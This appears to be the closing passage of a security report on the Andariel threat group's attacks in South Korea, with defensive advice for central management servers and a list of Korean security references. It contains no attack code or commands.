The Andariel Group is one of the most active threat groups in South Korea. In the early days, most attacks were designed to steal military information. Since the end of 2016, however, attacks have also been made for monetary gain. In addition, based on their frequent attacks using vulnerabilities of software used by the target, it can be seen that the group is well aware of Korea IT environment.

As evident in the attack cases of the group, central management solutions of companies and institutions can become a route of an attack at any time. Attacks exploiting a central management solution may cause enormous damage throughout the organization. Thus, more strengthened security management is required.

In particular, a security policy for the management server of a central management solution is critical. Suitable management is required to ensure that necessary security policies are observed, such as frequently changing administrator's login password of the management server and not saving it in the system, as well as limiting the access to the management server. In addition, logs must be checked periodically to make sure that abnormal files have not been distributed via the management server. There was a case where the attacker exploited the vulnerability in an agent installed in the client without going through the management server, so it is necessary to monitor whether or not scanning of the port number used by the central management solution occurs.

Attackers use a variety of methods in their attempts to infiltrate companies and institutions. Most organizations focus on strengthening security on endpoints, but it is just as much essential to monitor events that occur in the internal infrastructure, just like the central management solution.

Reference

[1] AhnLab Reveals the Secret of Operation Black Mine
http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?curPage=&menu_dist=1&seq=24229

[2] Reasons Behind the Continued Attacks on Defense Industries
http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=2&seq=26565

[3] Financial Security Institute Intelligence Report_Threat Group Profiling that Targets Korea
http://www.fsec.or.kr/user/bbs/fsec/21/13/bbsDataView/910.do

[4] Targeted Attacks? Protect the Central Management System!
http://image.ahnlab.com/file_upload/asecissue_files/ASEC_REPORT_vol.89.pdf

[5] Series of breaches of renowned companies, Daring Hack Attacks - Part 1
http://blog.skinfosec.com/221234553836

[6] Series of breaches of renowned companies, Daring Hack Attacks - Part 1
http://blog.skinfosec.com/221234742268

[7] Hana Tour's Customer Records Leaked... All Started from Their Vendor
https://blog.naver.com/secustory/221213258234